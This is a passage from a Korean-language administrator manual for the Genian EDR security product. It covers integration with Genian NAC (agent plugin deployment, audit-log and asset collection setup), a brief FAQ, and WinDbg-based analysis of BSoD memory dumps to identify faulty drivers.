


그림 3: 컴포넌트 세팅 화면




그림 4: 컴포넌트 세부 설정 화면




그림 5: 플레이북 세팅 후 테스트 화면




그림 6: 플레이북 테스트 결과 화면




그림 7: Genian EDR 자동 설정된 화면

CHAPTER 20

Genian NAC 연동

Genian NAC를 운영하고 있는 경우, NAC의 감사로그 및 에이전트에서 수집하는 각종 자산정보 및 네트워크 정보 등을 Genian EDR 서버와 연동하여 모니터링 할 수 있습니다.

또한 GsAgent는 NAC 에이전트에 플러그인 형태로 간편하게 배포할 수 있습니다.

20.1 Windows Agent 설치

Genian EDR의 에이전트는 엔드포인트에서 발생하는 모든 이벤트를 수집하고 위협 탐지 시 제어를 수행합니다. Genian NAC 정책 서버의 CWP (Captive Web Portal)를 통해 Windows OS에 **에이전트** 를 설치할 수 있습니다.

- *Genian NAC 서버에 GsAgent 설치 파일 업로드*
- 에이전트 다운로드 페이지를 통해 다운로드 및 설치
- *Windows Agent 설치 확인*
- *Windows 장치에서 에이전트 로그를 찾는 위치*

20.1.1 Genian NAC 서버에 GsAgent 설치 파일 업로드

1. **NAC-ThreatDetector2** 로 시작하는 .gpf 파일을 준비합니다.
2. **시스템 > 업데이트 관리** 에서 플러그인 메뉴로 이동합니다.
3. **작업선택-플러그인 업로드** 를 클릭, **파일선택** 버튼을 클릭하여 준비한 gpf 파일을 더블클릭합니다.
4. 화면에 파일명이 표시되면 **업로드** 버튼을 클릭하여 파일을 업로드합니다.
5. **정책 > 노드정책 > 노드액션** 으로 이동합니다.
6. **작업선택 -생성** 메뉴을 클릭, 액션명 입력 후 액션 수행설정 섹션에서 **플러그인선택-Threat Detector2** 항목을 선택하여 기본 정보를 입력하고 **생성** 버튼을 클릭합니다.
7. **정책 > 노드정책** 메뉴을 클릭, GsAgent를 설치할 노드 정책에 앞에서 생성한 노드액션을 할당 및 저장 후 **변경정책적용** 버튼을 클릭합니다.

8. NAC 에이전트는 일정한 주기에 따라 업데이트 된 노드정책을 적용받습니다.

- 변경된 노드정책을 에이전트에 즉시 적용하려면 노드정책을 선택한 후 **작업선택 -즉시적용** 메뉴를 클릭하여 정책을 즉시 적용합니다.

20.1.2 에이전트 다운로드 페이지를 통해 다운로드 및 설치

1. 에이전트 다운로드
   - https://(*IP or FQDN*)/agent
2. 에이전트 선택 : 이름 충돌을 피하기 위해 파일 이름을 변경하지 마십시오.
   - Windows 설치 관리자 버전 : **GnUpdate_** (*IP* 또는 *FQDN*) .exe

참고: 사용자에게 파일 설치 권한이없는 경우 설치 프로그램을 실행할 수 없으므로, 파일 설치 시 관리자 권한으로 실행해야합니다.

20.1.3 Windows Agent 설치 확인

1. Web Console에 로그인하여 **분석 > 엔드포인트 목록** 을 선택합니다.
2. 노드에 에이전트가 설치되어 동작중인 경우 노드 정보와 함께 파란색 아이콘이 표시 됩니다.

20.1.4 Genian 에이전트 메뉴

1. Windows 장치의 **Systray** 로 이동합니다.
2. **Genian Agent 아이콘** 을 찾아 마우스 오른쪽 버튼으로 클릭합니다.
3. 나열된 옵션을 사용하여 다음을 수행 할 수 있습니다.:
   - **공지사항 보기:** 관리자로부터 현재 공지 사항을 보여줍니다 .
   - **알림 메시지 보기:** 관리자의 현재 메시지를 표시합니다.
   - **내상태 확인 : Captive Web Portal (CWP)** 페이지로 이동합니다.
   - **Genian Insights-탐지위협 :** 위협으로 탐지된 파일에 대한 처리 결과(알림, 격리, 프로세스 종료) 확인 및 상세 정보를 볼 수 있습니다.
   - **사용자 인증 (L):** 사용자가 로그인 할 수 있으며 로그인 성공시 CWP 페이지가 표시됩니다.
   - **로사용자 인증 해제 (O):** 사용자가 로그 아웃 할 수 있습니다.
   - **사용자 인증 정보:** 사용자가 로그인 성공시 계정 정보를 볼 수 있습니다.
   - **네트워크 연결 정보:** 사용자가 활성 네트워크 연결 장치를 볼 수 있습니다.
   - **USB장치 정보:** 사용자가 장치의 USB 정보를 볼 수있게합니다 .
   - **원격 에이전트 삭제:** (사용자가 설치된 에이전트를 삭제할 수 없으며 관리자가 수행해야 합니다.)
   - **프로그램 정보:** 사용자가 설치된 Agent에 대한 최신 정보를 볼 수 있습니다.

20.1.5 Windows 장치에서 에이전트 로그를 찾는 위치

1. Windows 장치에서 **파일 탐색기** 를 엽니다.
2. **C:\Program Files\Geni\Insights\Logs** 폴더로 이동합니다.

20.2 NAC 수집 설정

Genian EDR은 Genian NAC 서버와의 연동을 통해 감사로그 정보를 실시간으로 수집하고, NAC 시스템의 상태를 실시간으로 모니터링 할 수 있습니다.
또한 엔드포인트에 에이전트를 설치, 엔드포인트의 자산정보 수집 및 엔드포인트에서 발생하는 주요 행위를 모니터링하고 실시간 저장 후 분석할 수 있습니다.

서버 간 연동 및 에이전트 설치에 의한 이벤트 수집으로 크게 분류되며, 각종 정보를 수집하기 위해서는 몇가지 사전 준비가 필요합니다.

20.2.1 정보 수집을 위한 환경 설정

에이전트 작업:

1. **NAC-ThreatDetector2** 로 시작하는 .gpf 파일을 준비합니다.
2. **시스템 > 업데이트 관리** 에서 플러그인 메뉴로 이동합니다.
3. **작업선택-플러그인 업로드** 를 클릭, **파일선택** 버튼을 클릭하여 준비한 gpf 파일을 더블클릭합니다.
4. 화면에 파일명이 표시되면 **업로드** 버튼을 클릭하여 파일을 업로드합니다.
5. **정책 > 노드정책 > 노드액션** 으로 이동합니다.
6. **작업선택 -생성** 메뉴을 클릭, 액션명 입력 후 액션 수행설정 섹션에서 **플러그인선택-Threat Detector2** 항목을 선택하여 기본 정보를 입력하고 **생성** 버튼을 클릭합니다.

서버 작업:

1. NAC 웹콘솔에 로그인하고, **시스템 > 시스템관리** 란에 있는 정책서버 IP를 클릭합니다.
2. **환경 설정** 탭에서 **SNMP Agent 설정** 섹션의 **사용여부를 On** 으로 변경하고, **username** 을 입력 후 **수정** 버튼을 클릭합니다.
3. NAC CLI에 접속, 데이터베이스 외부 접속을 허용하는 IP를 설정합니다.

> **경고:** 승인된 IP 설정 시 NAC 서버의 MySQL 서비스가 재시작 됩니다.

4. 관리역할 화면에서 **insightsConnector** 를 사용 체크 후 저장합니다.

> **참고:** insightsConnector는 NAC서버 4.0.1X,5.0 버전에서만 설정할 수 있습니다.

5. **설정 > 사용자인증 > 관리역할** 에 insightsConnector 계정이 생성되어 있음을 확인할 수 있습니다.
6. **관리 > 사용자** 란에서 **작업선택 -> 사용자등록** 을 클릭합니다.
7. 관리 역할을 **insightsConnector** 로 하고 사용자를 생성합니다.
8. **관리자설정** 탭에서 API키 항목의 신규 키 생성 버튼을 클릭하여 신규 API를 생성하고 저장합니다.

9. **노드 그룹** 을 생성하여 플러그인을 설치할 노드를 선택합니다.
10. **노드 정책** 을 생성하여 위에서 생성한 노드 그룹을 할당합니다.
11. Threat Detector2 액션을 할당 후 저장합니다.
12. 오른쪽 상단의 **변경정책적용** 을 클릭합니다.

20.2.2 NAC 감사로그 수집

정보 수집을 위한 환경 설정 완료되면 EDR 서버에서 NAC 감사로그를 가져오는 설정이 필요합니다.

1. Genian EDR 웹콘솔에 로그인 후 **관리 > 수집설정 > 수집기SET** 에 있는 **컨피그레이터** 의 드롭다운 메뉴에서 **GENIAN NAC** 을 클릭합니다.
2. 수집기 자동화 추가 화면에서 정보 입력 후 저장 버튼을 클릭합니다.
   - **수집기SET 이름:** 수집기SET 이름과 수집기SET 설명은 수집기SET 란에 표시되는 값입니다.
   - **서버 호스트명:** 로그에서 나타날 서버 문자열입니다.
   - **센터 주소:** Genian NAC 정책서버 IP를, DB서버 주소에는 Genian NAC DB서버의 IP를 입력합니다.
   - **DB사용자명 및 PASSWORD:** NAC DB 서버의 사용자명,PASSWORD 를 입력합니다.
   - 수집대상 정보에서 **감사로그** 를 선택하여 저장합니다.
3. 수집기SET란에서 추가된 수집기SET의 **시작** 버튼을 클릭합니다. 수집기에서 NAC 로그 수집(syslog)이 정상적으로 시작되면 Genian NAC 웹콘솔에서 **로그 > 검색 필터** 에 **Genian Insights** 필터가 생성됨을 확인할 수 있습니다. 이 때, Insights<-> NAC 간 통신 CHARSET 은 반드시 'UTF-8' 이어야 합니다.

참고: 4.0.X 버전에서는 검색필터 자동 생성 후 NAC 서버 이벤트 처리를 위해 아래 4 과정 작업이 별도로 필요합니다.

---

4. 아래와 같이 생성된 Genian insights 필터 이름을 클릭합니다.

5. 왼쪽 하단에서 **수정** 버튼을 클릭합니다. 오른쪽에 insights 필터 상세화면이 표시되며 **수정** 버튼을 한번 더 클릭하면 해당 시점부터 syslog 전송이 시작됩니다.

6. NAC 서버에서 감사기록이 발생할 때 마다 syslog를 통해 EDR 서버로 데이터가 전송되며, 해당 로그는 EDR 서버 웹콘솔 **통합검색 > NAC logs** 메뉴에서 확인할 수 있습니다.

20.2.3 NAC 자산정보 수집

정보 수집을 위한 환경 설정 완료되면 EDR 서버에서 NAC서버 Database에 접속하여 엔드포인트의 각종 자산 정보를 수집할 수 있습니다.

1. Genian EDR 웹콘솔에 로그인 후 **관리 > 수집설정 > 수집기SET** 에 있는 **컨피그레이터** 의 드롭다운 메뉴에서 **GENIAN NAC** 을 클릭합니다.
2. 수집기 자동화 추가 화면에서 정보 입력 후 저장 버튼을 클릭합니다.
   - **수집기SET 이름:** 수집기SET 이름과 수집기SET 설명은 수집기SET 란에 표시되는 값입니다.
   - **서버 호스트명:** 로그에서 나타날 서버 문자열입니다.
   - **센터 주소:** Genian NAC 정책서버 IP를, DB서버 주소에는 Genian NAC DB서버의 IP를 입력합니다.
   - **DB사용자명 및 PASSWORD:** NAC DB 서버의 사용자명,PASSWORD 를 입력합니다.
   - 수집대상 정보에서 수집 할 자산정보를 선택하여 저장합니다.
3. 수집기SET란에서 추가된 수집기SET의 **시작** 버튼을 클릭합니다.
4. 기본으로 설정된 수집 주기에 따라 자산정보가 수집되며, 해당 로그는 EDR 서버 웹콘솔 **통합검색 > NAC Assets** 메뉴에서 확인할 수 있습니다.

CHAPTER 21

FAQ

21.1 제품 출시 주기는 언제입니까?

Genian EDR은 1 개월마다 새로운 버전을 출시합니다.

21.2 소프트웨어 버전을 다운 그레이드 할 수 있습니까?

아니요, 다운 그레이드는 지원되지 않습니다. 다운 그레이드의 경우 업그레이드하기 전에 백업을 만든 다음 소프트웨어를 다시 설치하고 백업 데이터를 복원해야합니다.

21.3 각 구성 요소 간의 통신이 암호화되어 있습니까?

예, 각 구성 요소 간의 통신은 TLS를 통해 암호화됩니다.

CHAPTER 22

Troubleshooting

22.1 디버그 수집과 증상 분석

22.1.1 BSoD 발생 시 메모리덤프 분석

엔드포인트에서 BSoD 발생 시 아래 절차를 통해 발생 원인을 추측할 수 있습니다.

BSoD 화면에서 EDR 관련 드라이버 파일명이 확인되는 경우

1. %windir%memory.dmp 와 에이전트 Full 로그를 수집하여 분석요청을 합니다.
2. 반대로 BSoD 화면상에 다른 제품 드라이버 명이 출력되는 경우, 해당 제품 개발사에 원인 분석요청을 합니다.

BSoD 화면에서 드라이버 파일명이 확인되지 않는 경우

문제가 발생하는 드라이버 파일을 확인하기 위해 필요한 분석 프로그램을 설치합니다.

1. **windbg 설치:** windbg는 windows sdk 를 통해 설치할 수 있습니다. (windows sdk를 설치하면서 설치할 요소 중 "Debugging Tools for Windows" 만 선택하고 나머지는 선택 해제)
2. **덤프파일 열기:** 인터넷이 가능한 PC에서 windbg를 설치한 후 windbg에서 %windir%memory.dmp 를 열어봅니다. (memory.dmp에 읽기 권한 설정 후 windbg 창에 drag 합니다.)
3. **심볼경로 설정:** 덤프가 열리면 다음의 명령 실행합니다.

```
.symfix+
.reload
```

4. **자동분석 실행:** !analyze -v를 실행한 후 출력되는 분석 보고서를 면밀하게 읽어봅니다.

분석 결과 중에 아래와 같은 부분(MODULE_NAME) 이 있으면 이 드라이버가 문제일 가능성이 높습니다. 문제 드라이버가 확인된 경우 해당 드라이버 개발사에 원인 분석을 요청합니다.

```
6: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

DPC_WATCHDOG_VIOLATION (133)
The DPC watchdog detected a prolonged run time at an IRQL of DISPATCH_LEVEL
or above.
Arguments:
Arg1: 0000000000000001, The system cumulatively spent an extended period of time at
        DISPATCH_LEVEL or above. The offending component can usually be
        identified with a stack trace.
...
MODULE_NAME: check64   <<< 이 부분!!
IMAGE_NAME:  check64.sys
...
```

의심스러운 드라이버 이름이 확인되었지만, 이 드라이버에 대한 정확한 정보를 파악할 수 없다면 해당 PC 에서 드라이버 파일을 찾아 정보를 확인해야 합니다. 예를 들어, 확인된 드라이버 이름이 f_ih.sys 인 경우 lmvm 명령으로 해당 드라이버 위치(Image path)를 확인할 수 있습니다. 드라이버 파일을 찾아서 등록정보 등을 확인해보면 개발사를 유추할 수 있습니다.

```
6: kd> lmvm f_ih
Browse full module list
start             end                 module name
fffff805`37030000 fffff805`3703a000   f_ih       (deferred)
  Image path: \??\C:\windows\SYSTEM32\DRIVERS\f_ih.sys
  Image name: f_ih.sys
  Browse all global symbols  functions  data
  Timestamp:        Tue Oct 18 09:43:46 2016 (58057042)

  CheckSum:         0001256B
  ImageSize:        0000A000
  Translations:     0000.04b0 0000.04e4 0409.04b0 0409.04e4
  Information from resource tables:
```

6. !analyze -v 결과 중에 의심 드라이버가 특정되지 않은 경우, CallStack 부분을 주의깊게 살펴봅니다.

```
STACK_TEXT:
ffff9881`99fe5b08  : nt!KeBugCheckEx
ffff9881`99fe5b10  : nt!KeAccumulateTicks+0x181641
ffff9881`99fe5b70  : nt!KeClockInterruptNotify+0x98c
ffff9881`99fe5f30  : hal!HalpTimerClockInterrupt+0xf7
ffff9881`99fe5f60  : nt!KiCallInterruptServiceRoutine+0xa5
ffff9881`99fe5fb0  : nt!KiInterruptSubDispatchNoLockNoEtw+0xfa
ffffbd05`dfd57660  : nt!KiInterruptDispatchNoLockNoEtw+0x37
ffffbd05`dfd577f0  : nt!KxWaitForSpinLockAndAcquire+0x30
ffffbd05`dfd57820  : nt!KeAcquireSpinLockRaiseToDpc+0x87
ffffbd05`dfd57850  : check64!test::Lock+0x30 [c:\test.cpp @ 205]
ffffbd05`dfd57880  : check64!test::EnumElement+0x65 [c:\test.cpp @ 277]
ffffbd05`dfd578d0  : check64!testanalyze::fileinfo+0x10f [c:\testanalyze.cpp @ 1786]
ffffbd05`dfd57950  : check64!testcheckInfo+0x100 [c:\testcheck.cpp @ 7214]
ffffbd05`dfd579f0  : check64!testcheckCallback+0x1ca [c:\testcheck.cpp @ 3189]
ffffbd05`dfd57a50  : check64!stest::memoryQueue+0x9e [c:\stest.cpp @ 118]
ffffbd05`dfd57a90  : check64!stest::checkFunc+0x9d [c:\stest.cpp @ 145]
```

(다음 페이지에 계속)

(이전 페이지에서 계속)

```
ffffbd05`dfd57b10  : nt!PspSystemThreadStartup+0x55
ffffbd05`dfd57b60  : nt!KiStartSystemThread+0x28
```

Callstack의 각 항목은 다음과 같은 의미를 가집니다.

```
[주소/인자 등 16진수] : [모듈이름] ! [해당 모듈 내의 주소 / Offset]
```

예를 들어 아래와 같은 항목은 nt 커널의 KiStartSystemThread+0x28 메모리 주소를 의미합니다.

```
ffffbd05`dfd57b60  : nt!KiStartSystemThread+0x28
```

Callstack은 아래쪽이 먼저 호출된 함수, 윗쪽이 나중에 호출된 함수를 의미합니다. Callstack을 위에서부터 아래로 내려오면서 나중에 호출된 모듈부터 살펴봅니다. 이때, Windows의 구성요소가 아닌 모듈 중 가장 처음 나타나는 모듈이 문제를 일으켰을 가능성이 높습니다. 예를 들어, 위의 Callstack에서는 다음과 같은 순서로 모듈이 나타납니다.

```
nt >> hal >> nt >> check64 >> nt
```

이 중에서 nt, hal 는 windows의 구성요소이기 때문에 windows 구성요소가 아닌 모듈중에서 처음으로 나타난 check64가 문제를 일으킨 모듈입니다. 일반적으로 Callstack에 많이 등장하는 Windows 모듈명들은 다음과 같습니다.

표 1: windows 모듈명

모듈명	역할
nt	윈도우즈커널
hal	H/W 관장
io	IO manager
netio	Network I/O Subsystem
fltmgr	Filter manager
ob	Object manager

의심스러운 모듈을 찾아냈다면 lmvm 명령으로 파일의 경로를 확인하고, 해당 파일의 등록정보나 전자서명 정보에서 제조사 등의 정보를 체크합니다. 확인된 의심 모듈이 EDR 관련 모듈이거나 윈도우즈 관련 모듈인 경우, %windir%memory.dmp 및 에이전트 로그를 수집하여 원인 분석을 요청합니다.

CHAPTER 23

Release Note

Genian EDR 업그레이드 시 주의사항과 Genian EDR V2.0 버전에서 새롭게 변경된 내용을 담고 있는 릴리즈 노트를 제공합니다.

